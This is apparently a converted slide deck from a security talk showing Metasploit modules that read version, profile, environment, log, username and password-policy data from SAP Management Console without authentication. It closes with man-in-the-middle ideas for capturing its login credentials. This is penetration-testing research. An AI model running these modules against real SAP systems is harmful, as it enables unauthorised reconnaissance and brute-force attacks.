metasploit
FRAMEWORK

The logo features a stylized, high-contrast background. On the left is a profile of a man's face with a serious expression. In the center is a vertical ruler with markings and the letters 'M C' on it. On the right is a globe with a grid of latitude and longitude lines. The text 'metasploit' is in a lowercase, bold, white font with a black outline, and 'FRAMEWORK' is in an uppercase, bold, white font with a black outline. The entire logo is set against a black background.

Information is king

- **Version information**
 - Sure, HTTP headers give that!
 - Nothing new here... mostly
- **Down to the patch-level**
 - Can you say “targeted attack”



REALLY

Version Information

```
msf auxiliary(sap_mgmt_con_version) > show options
```

```
Module options (auxiliary/scanner/sap/sap_mgmt_con_version):
```

Name	Current Setting	Required	Description
Proxies		no	Use a proxy chain
RHOSTS	172.16.15.128	yes	The target address range
RPORT	50013	yes	The target port
THREADS	1	yes	The number of threads
URI	/	no	Path to the SAP MC
VHOST		no	HTTP server virtual host

Version Information

```
msf auxiliary(sap_mgmt_con_version) > show options
```

```
Module options (auxiliary/scanner/sap/sap_mgmt_con_version):
```

Name	Current Setting	Required	Description
Proxies		no	Use a proxy chain
RHOSTS	172.16.15.128	yes	The target address range
RPORT	50013	yes	The target port
THREADS	1	yes	The number of threads
URI	/	no	Path to the SAP MC
VHOST		no	HTTP server virtual host

Version Information

```
msf auxiliary(sap_mgmt_con_version) > run
```

```
[*] [SAP] Connecting to SAP Mgmt Console SOAP Interface
```

```
[+] [SAP] Version Number Extracted - 172.16.15.128:50013
```

```
[+] [SAP] Version: 720, patch 70, changelist 1203517, optU, NTintel
```

```
[+] [SAP] SID: NSP
```

```
[*] Scanned 1 of 1 hosts (100% complete)
```

```
[*] Auxiliary module execution completed
```

Version Information

```
msf auxiliary(sap_mgmt_con_version) > run
```

```
[*] [SAP] Connecting to SAP Mgmt Console SOAP Interface
```

```
[+] [SAP] Version Number Extracted - 172.16.15.128:50013
```

```
[+] [SAP] Version: 720, patch 70, changelist 1203517, optU, NTintel
```

```
[+] [SAP] SID: NSP
```

```
[*] Scanned 1 of 1 hosts (100% complete)
```

```
[*] Auxiliary module execution completed
```


Information is king

- **Startup profile**
 - Instance name
 - SAP System Name
 - SAP SID
 - SAP DB Schema
 - Paths
 -



WTF

Startup Profile

```
msf auxiliary(sap_mgmt_con_startprofile) > run
```

```
[*] [SAP] Connecting to SAP Mgmt Console SOAP Interface
```

```
[+] [SAP] Startup Profile Extracted: \\WINXPSAP-TST\sapmnt  
  \NSP\SYS\profile\START_DVEBMGS00_WINXPSAP-TST
```

```
[*] SAPSYSTEMNAME = NSP
```

```
[*] SAPGLOBALHOST = WINXPSAP-TST
```

```
[*] SAPSYSTEM = 00
```

```
[*] INSTANCE_NAME = DVEBMGS00
```

```
[*] DIR_PROFILE = \\WINXPSAP-TST\sapmnt\NSP\SYS\profile
```

```
[*] _PF = $(DIR_PROFILE)\\NSP_DVEBMGS00_WINXPSAP-TST
```

```
[*] dbs/ada/schema = SAPNSP
```

Startup Profile

```
msf auxiliary(sap_mgmt_con_startprofile) > run
```

```
[*] [SAP] Connecting to SAP Mgmt Console SOAP Interface
```

```
[+] [SAP] Startup Profile Extracted: \\WINXPSAP-TST\sapmnt  
\\NSP\SYS\profile\START_DVEBMGS00_WINXPSAP-TST
```

```
[*] SAPSYSTEMNAME = NSP
```

```
[*] SAPGLOBALHOST = WINXPSAP-TST
```

```
[*] SAPSYSTEM = 00
```

```
[*] INSTANCE_NAME = DVEBMGS00
```

```
[*] DIR_PROFILE = \\WINXPSAP-TST\sapmnt\NSP\SYS\profile
```

```
[*] _PF = $(DIR_PROFILE)\\NSP_DVEBMGS00_WINXPSAP-TST
```

```
[*] dbs/ada/schema = SAPNSP
```

Information is king

- **Server / Instance Environment**
 - Computername
 - OS Service username
 - Database Names
 - Database Type (*Oracle, MaxDB, ...*)
 - Full Server Environment Variable list!
 - Information overload
 - OMG why!



Environment

```
msf auxiliary(sap_mgmt_con_getenv) > run
```

```
[*] [SAP] Connecting to SAP Mgmt Console SOAP Interface
```

```
[*] COMPUTERNAME=WINXPSAP-TST
```

```
[*] ComSpec=C:\\WINDOWS\\system32\\cmd.exe
```

```
[*] DBMS_TYPE=ada
```

```
[*] FP_NO_HOST_CHECK=NO
```

```
[*] OS=Windows_NT
```

```
[*] USERNAME=SAPServiceNSP
```

```
[*] PSModulePath=C:\\windows\\system32\\PowerShell\\...
```

```
[*] SAPEXE=E:\\usr\\sap\\NSP\\SYS\\exe\\uc\\NTI386
```

```
[*] TMP=E:\\usr\\sap\\NSP\\tmp
```

Environment

```
msf auxiliary(sap_mgmt_con_getenv) > run
```

```
[*] [SAP] Connecting to SAP Mgmt Console SOAP Interface
```

```
[*] COMPUTERNAME=WINXPSAP-TST
```

```
[*] ComSpec=C:\\WINDOWS\\system32\\cmd.exe
```

```
[*] DBMS_TYPE=ada
```

```
[*] FP_NO_HOST_CHECK=NO
```

```
[*] OS=Windows_NT
```

Operating System User

```
[*] USERNAME=SAPServiceNSP
```

```
[*] PSModulePath=C:\\windows\\system32\\PowerShell\\...
```

```
[*] SAPEXE=E:\\usr\\sap\\NSP\\SYS\\exe\\uc\\NTI386
```

```
[*] TMP=E:\\usr\\sap\\NSP\\tmp
```

Information is king

- **SAP Log/Tracefiles**
 - SAP Startup Logs
 - Error / Debug Logs
 - Developer Traces
 - Security Logs
- SAP ABAPSysLog
 - SAP Startup Times
 - PIDs
 - Services + Status Info



Log/Trace Files

```
msf auxiliary(sap_mgmt_con_listlogfiles) > run
```

```
[*] [SAP] Connecting to SAP Mgmt Console SOAP Interface
```

Filename	Size	Timestamp
-----	----	-----
available.log	2268	2011 10 16 12:52:33
dev_cp	4397	2011 04 19 10:30:48
dev_disp	4612	2011 10 14 15:06:14
dev_icm	6594	2011 10 14 15:07:38
sapstart.log	629	2011 10 14 15:06:04
sapstartsrv.log	754	2011 10 16 10:04:36
stderr1	903	2011 10 14 15:06:04

Log/Trace Files

```
<SAPControl:ReadDeveloperTraceResponse>  
<name>E:\usr\sap\NSP\DVEBMGS00\work\dev_w0</name>  
<item>trc file: "dev_w0", trc level: 1, release: "720"</item>  
<item>-----</item>  
<item>* ACTIVE TRACE LEVEL 1</item>  
<item>M pid 3564</item>  
<item>M DpSysAdmExtCreate: ABAP is active</item>  
<item>M DpShMCreate: allocated sys_adm at 09A40048</item>  
<item>M DpShMCreate: allocated wp_adm at 09A43020</item>  
<item>M DpShMCreate: allocated tm_adm at 09A47E48</item>  
...
```

ABAP Log File

```
<SAPControl:ABAPReadSyslogResponse><log>  
<item><Time>2011 10 14 15:06:18</Time>  
<Text>SAP: ICM started on host WINXPSAP-TST (PID: 3536)  
</Text><Severity>SAPControl-GREEN</Severity>  
<item><Time>2011 10 14 15:06:12</Time>  
<Text>SAP Basis: Active ICU Version 3.4; Compiled With ICU 3.4;  
Unicode Version 4.1  
</Text><Severity>SAPControl-GREEN</Severity></item>  
...
```

Information is king

- **Extracting data from logfiles**
 - **Logfiles include usernames**
 - Scrape for SAP usernames
 - Instant brute-force user list!
- **Just an example of the data available**

OMGWTFBQQ

Extract SAP Users

[*] [SAP] Connecting to SAP Mgmt Console SOAP Interface

[+] [SAP] Users Extracted: 10 entries extracted

[+] [SAP] Extracted User: SAPSYS

[+] [SAP] Extracted User: TEST1

[+] [SAP] Extracted User: TESTDEV

[+] [SAP] Extracted User: ADMIN1

[+] [SAP] Extracted User: SADM

[+] [SAP] Extracted User: TEST2

...

Extract SAP Users

[*] [SAP] Connecting to SAP Mgmt Console SOAP Interface

[+] [SAP] Users Extracted: *10 entries extracted*

[+] [SAP] Extracted User: *SAPSYS*

[+] [SAP] Extracted User: *TEST1*


[+] [SAP] Extracted User: *TESTDEV*

[+] [SAP] Extracted User: *ADMIN1*

[+] [SAP] Extracted User: *SADM*

[+] [SAP] Extracted User: *TEST2*

...



SAP USERS

Information is king

- **Process Parameters**
 - **Output of the entire SAP configuration**
 - **Password Policies**
 - Setup your Brute-force just right ;)
 - **Hash Types**
 - Still supporting those old 8 char hashes?
 - **Security Audit Log Enabled ?**
 - rsau/enabled (default: 0)
 - Is anybody watching?



Process Parameters

```
msf auxiliary(sap_mgmt_con_getprocessparameter) > run
[*] [SAP] Connecting to SAP MC on 172.16.15.128:50013
[*] [SAP] Attempting to matche (?i-mx:^(login/password)
[SAP] Process Parameters
```

Name	Value
-----	-----
login/password_charset	1
login/password_downwards_compatibility	1
login/password_hash_algorithm	encoding=RFC2307, algorithm=iSSHA-1, saltsize=96
login/password_max_idle_productive	0

Process Parameters

```
msf auxiliary(sap_mgmt_con_getprocessparameter) > run
[*] [SAP] Connecting to SAP MC on 172.16.15.128:50013
[*] [SAP] Attempting to matche (?i-mx:^(login/password))
[SAP] Process Parameters
```

Name	Value
-----	-----
<i>login/password_charset</i>	<i>1</i>
<i>login/password_downwards_compatibility</i>	<i>1</i>
<i>login/password_hash_algorithm</i>	<i>encoding=RFC2307, algorithm=iSSHA-1, saltsize=96</i>
<i>login/password_max_idle_productive</i>	<i>0</i>

Process Parameters

```
<SAPControl:GetProcessParameterResponse><parameter>  
<item><name>DIR_AUDIT</name>  
<group>System</group>  
<description>Directory for security audit files</description>  
<unit/><value>E:\usr\sap\NSP\DVEBMGS00\log</value></item>  
<item><name>login/fails_to_user_lock</name>  
<group>Login</group>  
<description>Number of invalid login attempts until user lock</  
description>  
<unit/><value> 5 </value></item>  
...
```

Process Parameters

```
<SAPControl:GetProcessParameterResponse><parameter>  
<item><name>DIR_AUDIT</name>  
<group>System</group>  
<description>Directory for security audit files</description>  
<unit/><value>E:\usr\sap\NSP\DVEBMGS00\log</value></item>  
<item><name>login/fails_to_user_lock</name>  
<group>Login</group>  
<description>Number of invalid login attempts until user lock</  
description>  
<unit/><value> 5 </value></item>  
...
```

Information is king

■ Useful Process Parameters

- rsau/enabled
- login/password_downward_compatibility
- login/failed_user_auto_unlock
- login/fails_to_user_lock
- login/min_password_lng
- login/password_charset
-

**Checkout consolut.com for a great list*

**“I put a whitebox configuration audit
in your blackbox penetration test, so
you can whitebox SAP while you
blackbox it!”**

Quote by:

Me, just now!





**IN CASE YOU
FORGOT...**

A light gray sunburst graphic is centered on the left side of the slide, with rays extending across the background. The text is overlaid on this background.

ALL THE FUNCTIONS

SO FAR ARE

UNAUTHENTICATED



DOWN
WITH THE
DEMO GO





BUT IT'S


OK!



YOU HAVE TO BE

A graphic featuring a sunburst pattern of light gray rays emanating from a central point on the left. A large, faint copyright symbol (©) is positioned at the center of the sunburst. The background is a light gray gradient. The word "INSIDE" is written in a bold, dark red, sans-serif font across the middle of the image.

INSIDE



THE

NETWORK...

A large, faint copyright symbol (©) is positioned on the left side of the slide. It is surrounded by a sunburst pattern of radiating lines that extends across the top and right portions of the slide. The background is a light gray gradient with a subtle texture.


Right?

A large, faint copyright symbol (©) is positioned on the left side of the slide. It is surrounded by a sunburst pattern of radiating lines that extends across the top and left portions of the background. The background itself is a light gray with a subtle gradient and rounded corners.


Right?



Right?



Number of SAP servers listening on public addresses



WTF

LOL

OMFG

OMFG

OMFG

OMFG

OMFG

OMFG

OMFG

OMFG

WHAT'S
NEXT?



GETTING IN
THE MIDDLE

Basic auth is your friend!

Logon at NSP DVEBMG500 on WINXPSAP-TST



SAP NetWeaver™ SAP Management Console a product of SAP NetWeaver™

User ID


Password

Log on

Copyright (c) 2002-2008 SAP AG. All Rights Reserved.



SAP MC authentication





***MAN IN THE
MIDDLE...***



***LET ME COUNT
THE WAYS...***

dns-poisoning

arp-spoofing


hub
proxy
router
proxy
proxy
cfg

hsrp

